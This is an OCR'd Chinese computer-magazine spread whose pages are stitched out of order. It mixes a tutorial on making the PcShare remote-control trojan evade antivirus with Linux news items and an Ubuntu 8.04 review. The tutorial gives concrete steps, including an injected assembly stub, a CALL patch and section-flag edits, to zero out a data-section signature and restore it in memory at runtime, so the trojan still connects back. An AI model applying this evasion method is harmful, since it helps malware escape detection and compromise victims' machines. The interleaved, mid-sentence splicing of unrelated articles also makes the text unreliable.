大家知道，如果特征定位在代码段，一般普通的方法就可以修改了，但是如果定位在数据段就没那么容易了。因为数据段不像代码段，数据段不能改汇编指令。懂点汇编的人都知道，程序在内存中是以二进制代码形式存放的，虽然我们通过调试软件，如C32Asm看到数据段也是汇编指令，但是是不能修改的。程序在运行时，它将此段看作为数据，并不是看作汇编指令，所以不能随便修改。如果你懂汇编，学习此方法很简单，不懂的话也不要紧，看完文章你就会对数据段的特征有了永久免杀的处理方法。


这次我用的是PcShare远程控制《黑客手册》专版来讲解，此版本我已经免杀发布到了论坛，大家可以去下载。如何定位特征码不是本文要说的，不会的可以看以前的“黑手”杂志，定位方法跳过。我定位PcShare的exe文件出来的特征码在0000248C，这里用C32Asm载入PcShare的EXE文件，按下CTRL+G后在弹出的窗口中输入我们的特征码文件偏移地址来到特征码处，我们看到特征码定位在了数据段unicode编码处，如图1。


图1 特征码数据段unicode编码处


我们先来修改，原理后面会总结。我们把特征码用OC偏移转换工具转换为内存偏移地址，转换后为0040408C，如图2。


图2 OC偏移转换工具


接着我们用Ollydbg载入，找到一处CALL，CALL在汇编中就是过程调用指令，我找的CALL在00402732处，一会我们还需要用到这段指令，所以就复制记录下来。**00402732 CALL 004021BC** 这就是我复制下来的地址，复制后我们在此地址上右键选择二进制，使用nop填充，NOP掉后如图3所示。


图3 nop填充00402732处的call

接着我们找段0区域，选择一小段然后二进制NOP填充，这时候我们在下面地址窗口右键选择HEX，在下拉列表中选择**HEX/unicode16位**，如图4。


图4 地址窗口右键选择HEX/unicode16位

再按CTRL+G，弹出表达式窗口，输入我们的特征偏移内存地址0040408C。这时候就显示了我们的特征码位置，如图5。


图5 找到特征码位置

下面我们就要输入汇编指令了，指令如下：

```
pushad
mov dword ptr[0040408c],30257325
mov dword ptr[00404090],692e7838
MOV DWORD PTR[00404094],0000666E
MOV DWORD PTR[00404098],626f6c47
popad
CALL 004021BC
retn
```

我们来了解下这些指令的意思，首先PUSHAD将所有寄存器压栈，MOV是传送指令，所以第2句指令的意思就是将特征码的二进制编码30257325传送到内存单元中。大家看到图5的HEX数据了吗？第一行就是特征的二进制代码，是以4字节形式排列的。我们在写入二进制代码时都是以倒叙的方式写入，所以25 73 25 30在写入时要从后往前写，就是30 25 73 25。第3句的内存单元中的地址变了，因为我们要接着把后面的所有数据段压入

昂本土语：终于用上Ubuntu 8.04了，和以往一样，Linux的每次升级都是让人兴奋的。现在的Linux发行版越来越人性化了，Linux再也不是"神仙"手里的玩具了。如果你还没有"玩"过，还在等什么啊。

Linews

1、Linux 系统最需要的是电脑游戏

一项调查正在向 Linux 用户展开，大多数 Linux 用户把票投给了游戏，其次是软件应用，丰富的主流软件做为单独的一项排在了第四。

据悉，生产商也持相同的观点，他们认为现在 Linux 必需要出现一个好的转折点，否则 Linux 的局面将非常被动。现在开源运动正在全球展开，最大的推动者应该是开发者。

一位使用了五年的 Linux 用户在调查中评论到：Linux 保持特色实际是自私的，一个大家庭中永远不属于少数人。他虽然不喜欢游戏，但还是很无情的投了游戏一票，如果支持大众玩的游戏，那 Linux 的普及就会直线上升。他还指出，当今的 Linux 技术数一数二，甚至高出了 Windows，它只不过是应用输给了 Windows。所以大家看到超级计算机中 Linux 占八成以上，在桌面占二成吗？不是，是零点二成。

风飘点评：不知道大家对这个问题有什么看法呢？小编个人在这个问题上还是有些矛盾的，Linux 是不是应该抢占桌面市场呢？还是只专心做好"高端"市场？优秀的东西是应该被广泛使用，但太"泛滥"在很多方面也会产生问题。Linux 和 Windows 的问题不是合作或竞争，而是分别找到最适合自己的位置。


2、Linux 系统开源浏览器"冰鼬"与"火狐"

冰鼬浏览器的产生，原来因为 debian 组织不喜欢 mozilla 组织注册了"火狐"商标，是另外用火狐代码编译版本而采用的名号。


由于 debian 组织和 GNU、Free Software Foundation 紧密合作，导致 debian 发行版必须保持无版权的"纯洁"。本质上仅仅是从源码重新编译一遍火狐，加上新的标志。作为 debian 系统 100 多个版本的主要浏览器，包括下游的 ubuntu 可能都要用上冰鼬了！

debian 使用了 Iceweasel 的名字和删去一些不符合 debian


内存空间，我们每次只能压入 4 个二进制代码，就是 4 字节，我们在写入后面的二进制代码时要把内存单元中的特征码地址相应的加 4，看我内存单元中的地址，是不是每次都加了 4 字节。16 进制中 C 代表 13，D 代表 14，E 代表 15，F 代表 16，所以 0040408c+4=00404090。第 4 和第 5 句指令都是把地址相应加 4，再把二进制代码以倒写的方法写入。接着我们使用出栈指令 POPAD 把所有寄存器出栈，这样就达到了平衡，而程序不会出错。再输入我们刚才 NOP 掉的 CALL 指令，因为我们把刚才的 CALL NOP 掉了，那个指令已经不存在了，在这里写入来达到程序的完整性，这样才不可能出错。最后 RETN 指令返回，指令写完后，如图 6。


图6 写入指令


我们把 pushad 上面的地址记一下，就是 00402751 这个地址，来到我们第一次 nop 的 CALL 地址 00402732 处，就是图 1 中所显示的地址。右键汇编输入指令 CALL 00402751，这样程序在执行到这时，就会跳到我们刚才写入指令的那里，执行我们写入的指令，如图 7。


图7 写入指令CALL 00402751


指令到此就写完了，右键复制到可执行文件，选择全部复制，保存就行了。我们用 LordPE 这个工具打开修改好的 PcShare 的 EXE 文件，选择区段，把 TEXT 和 DATA 区段头的标志处改为 E0000020，意思是可读，可写，可执行，最后保存，如图 8。


图8 编辑区段头


再用 C32ASM 打开我们修改好的文件来到特征码处 0000248C，把刚才写入的二进制代码全部填充为 0，因为我们已经把这些代码压入内存空间了，这里要填充为 0，这样杀软就杀不到了，而程序在执行的时候，会把我们压入的指令恢复，不影响程序的运行，还达到了免杀。填充为 0 后，如图 9。


图9 0000248C 处填充 0

最后保存修改，到此我们的数据段特征就修改完了。大家可以把修改好的用 Ollydbg 打开，先在下面地址窗口中右键转到表达式，输入特征的内存偏移地址，大家看到的是刚才还是 unicode 字符串的地方全部没了，因为被我们填充掉了，如图 10。


图10 被填充掉的数据

我们在写入的指令处 00402751 右键选择此处为新 EIP 再来按 F8 跟踪下，看会不会恢复我们填充掉的代码。当我们跟踪 POPAD 指令时，所有填充掉的数据段 unicode 字符串已经全部恢复，如图 11。


图11 被填充掉的数据全部恢复

虽然刚才都填充掉了，但是现在在执行写入的汇编指令后全部恢复，这样程序就正常的运行了。这样是可以正常上线的，而且不影响任何功能。

总结

使用这样的方法达到的免杀效果是可想而知的，我们把特征码填充掉，再用内存恢复从而达到免杀。如果我们把整个数据段全部填充，再写入到内存空间来动态恢复，那么杀毒软件是不是对我们的数据段无从下手了呢？不是只有数据段可以使用这方法，免杀就是思路，跟着一条思路大家可以挖掘出更多的方法。如果大家还有什么不明白的，请到论坛来找我，我在论坛叫：没落的残阳，只要大家问到免杀的问题，我只要看到就会给大家解决。我也会定期给大家免杀 PcShare 共享给大家使用。

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

本文的亮点就是数据段的特征码填充 00 进去，再用内存恢复从而达到免杀。这一思路的确是非常不错，可以为免杀郁闷中的你带来一丝光明，今天的杀软对这些程序是穷追猛打的，希望本文的思路没让大家失望。

free的定义的插件后，区别还是比较明显的，说不准以后会真的渐行渐远。

风飘点评：小狐狸有兄弟了，暂不说这是不是好事，至少以后我们又多一种选择了。虽然采用的都是火狐代码，但他们还是有区别的，使用过之后你就会有深刻体会。

3、摒弃前嫌，KDE、GNOME携手共创Linux桌面

3年前，如果有人告诉你Linux桌面环境的两大阵营：KDE和GNOME将展开合作，甚至联合举办他们的年会，这听起来就像《猫和老鼠》里面的TOM和JERRY牵手高呼和平共处一样可笑。但是今天，这两大阵营的合作的确发生了。

Linux桌面的两个老对手，KDE和GNOME已经协商同意将在2009年夏季一起举办组织的年会。

在对外公布的消息中，KDE项目的主管Cornelius Schumacher说："两大社区之前都没有想到能够一起举办年会。"而REDHAT的软件工程师兼GNOME项目的主管Behdad Esfahbodof也说："我们发现我们之间有很多共识，比如我们通过我们的软件带给桌面用户自由感受的追求，还有自由软件事业赋予我们的共同使命"。

GNOME项目的主管Behdad Esfahbodof认为：共同举办年会将使桌面自由软件受益，将众多开发者聚集一堂将能激发更多的交流与合作，并产生更多高质量的软件。Linux基金会的Jim Zemlin也对此合作举动报以很大希望：这是一个非常正确的决定，我期待着在这次会议上能产生对Linux桌面有重大影响的成果。

风飘点评：

不知道几年以后，在安装Linux时选择KDE还是GNOME还会不会是一个头痛的问题，但至少今天我们已经可以预见到一个强大的Linux桌面"联盟"终会形成。这个问题不是几个字就可以评论的，但不可否认，这将使我们的桌面更加精彩。

4、Ubuntu成功登录PDA，拓展移动市场

Ubuntu这个基于Debian的Linux发行版已经风靡了桌面，可是他的野心并不止于此。在8.04Hardy Heron发布试水服务器市场后，Ubuntu又将触角伸向了移动设备市场，现在夏普的Zaurus系列PDA上已经出现了Ubuntu的身影。

把Ubuntu移植到夏普Zaurus PDA上的是网名为"Omegamoon"的编程高手，他之前已经把Fedora和Google的Android系统移植到了Sharp Zaurus上。他先在QEMU模拟器上进行参数和硬件的模拟修改后，成功的把Ubuntu7.04运行在Zaurus PDA SL-C3100上。这款PDA采用了PXA270 416MHz处理器、128MB Flash ROM、64MB RAM（工作区域）和4GB硬盘，屏幕为3.7英寸（640x480），同时它还配有SD卡、TypeII CF卡插槽、USB接口和红外接口。此外，它还可以通过USB接口与PC连接，浏览和编辑Word、Excel、文本文档等。同时它还支持Windows Media Player 10软件，可播放MP3、WMA音频文件。这款PDA的外观尺寸为124 x 87 x 25mm，重量大约298g，可充电式锂电池支持7小时持续播放。

风飘点评：

Ubuntu我们关注很久了，它一直在不断的努力，做大，做强，从桌面到服务器，到各种移动设备，现在很多地方都有Ubuntu的影子了。但也因此，Ubuntu现在也略显臃肿了，至少是我个人的感觉，Ubuntu还有很长的路要走。

Ubuntu 8.04不完全体验之旅

文 Lucifer

从本文您可以学到：

了解Ubuntu的最新版8.04

2008年4月24日，Ubuntu的最新版8.04版Hardy Heron正式发行了，这期的文章中我们将要领略一下最新Ubuntu的魅力。由于在本文收稿之日，8.04正式版本还没有出来，所以文章的内容以8.04beta版本作为基准，不过除了软件版本上的更新，beta版本和正式版也没有大的差异。因此，本文内容也完全适用于正式版。

以前的文章中也提到过Ubuntu的发行规律和命名规则，一般是半年一个周期，比如6.10／7.04／7.10／8.04；然后都是以一种动物的名字作为发行版本的名字，比如7.10版本叫做"Gutsy Gibbon"，意思为"勇敢的长臂猿"，而8.04版本为"Hardy Heron"，解释为"耐劳的苍鹭"。版本号用发行的年月来表示，比如7.10代表2007年10月，这次的8.04即为08年4月。而隔一段时间都会出一个特别的版本叫做"Long Term Support"（LTS）版本，技术支持周期为3－5年。很幸运这次的8.04版本正好是个LTS版本，这意味着8.04版本将会得到Ubuntu公司最长达到5年的支持。

首先看看如何安装这个版本的Ubuntu，掐指一算，安装方法很多种。1、得到完整的光盘，从光盘启动进行安装，这是最正统中庸的安装方式，以前的文章也曾花大力气说明过。2、下载光盘的镜像，从硬盘安装，这种方式适合于不想刻盘或者没有光驱的用户，但是难度比第一种要高，需要下载对应版本的硬盘安装文件和grub程序。3、对于已经安装过7.10版本的用户，升级非常简单，直接运行**sudo update-manager -dc**，按照提示即可升级到8.04版本，这也是笔者采用的方法。Ubuntu版本的升级是个无缝升级的过程，当中不需要重启也不需要做很多配置。只需要下载大概几百兆（和每个用户安装的程序有关系）的文件，即可完成从低版本到高版本的升级。4、对于无光驱无软驱的裸机，可以采用pxe的网络安装方法，这种是最先进最简单的方式，缺点是技术含量比较高，需要一台服务器。当然也可以拆硬盘在其他机器上安装好以后再装回去，Ubuntu还是可以正常启动的。5、Ubuntu提供了在Windows操作系统下面安装的应用程序Wubi，可以让不熟悉Linux的朋友在Windows下面试用，觉得满意再安装到真正的磁盘上去，这样的安装可能使得Ubuntu的运行速度有所减慢，所以还是建议真正的安装一个Ubuntu来学习使用。

安装好以后进入桌面会发现默认的背景上是一只苍鹭，这正代表了8.04版的精神，一只吃苦耐劳的苍鹭。8.04版本默认的主题还是Human being，以土黄色为主基调，虽然颜色不是很养眼，但是这种颜色比其他的颜色更加保护眼睛，不容易产生疲劳。而**桌面采用了最新的GNOME发行版本2.22.1**，不仅仅Ubuntu采用，Fedora 9、openSUSE 11等发行版本都将采用此版本的GNOME。这里要提的是，2.22的发行版同时也是为了纪念去年因车祸而逝世的GNOME巴西翻译小组成员Raphael Higino，这里大家一起缅怀一下他吧，才24岁的英俊小伙子。2.22包含了许多新的特性，比如引入了GVFS系统，这是一个GTK＋的网络透明虚拟文件层，用来代替原本的GNOME-VFS系统。

新的文件系统可以支持更多新的特性，比如回收站内的文件操作，也支持一些新的协议。**cdda://** 可以以WAV形式直接访问CD上的歌曲，**gphoto2://** 可以直接访问连接在计算机上的数码相机，此外GVFS对移动存储的支持也更加智能了。对于开发者而言，GVFS提供了一个简单易用的VFS系统，它的目的是提供原生的POSIX Io调用，而不是克隆POSIX IO API。得益于GVFS文件系统，使得GNOME 2.22的应用程序的响应速度有了很大的提升。

此外，8.04采用的内核为2.6.24，如图1所示。




图1 System Monitor

从图1中可以看到，笔者的计算机使用的是server内核，如果你的计算机拥有4G或者以上内存的话，使用默认的generic版本就和Windows 32bit版本一样，只能认出3.5G左右，在Windows中想要使用4G内存必须换成64位的操作系统，但是在Linux下面只要换个服务器版本的内核就可以了，很方便吧。服务器版本的内核也原生支持笔者的Q6600多核处理器。8.04的最终内核应该为2.6.24-15或者更高。2.2.24版本的内核对AMD64的CPU支持的更好了，也加入了一些新的进程之间的调度算法和其他的更加细微的改进。Linux的内核总在不停的开发中，总是有新的特性加入其中，任何人都能免费得到它、编译它、使用它。以后有机会可以讲讲如何自定义自己的内核，使得计算机的运行速度更上一层楼。

上面讲了一下8.04的一些内在改变，对于桌面用户它到底多了那些新的东西呢？其实如果你是从7.10升级上来的话，可能一时之间无法察觉到界面的变化，因为GNOME还是GNOME，Ubuntu还是Ubuntu，只不过版本号变化了一下。其实真正用的程序还是那几个，变化不变化都一样。比如，Gnome 2.22增加了一个摄像头的应用程序 **cheese**，如图2所示，因为笔者没有摄像头，打开只能看到电视机的雪花图案，哪位读者要是有闲置的摄像头可以扔一个过来，支援一下我。这个程序为以后其他应用程序视频服务提供了基础，说不定不久的将来就能在pidgin上面和QQ里面的美眉视频了，真是口水啊！

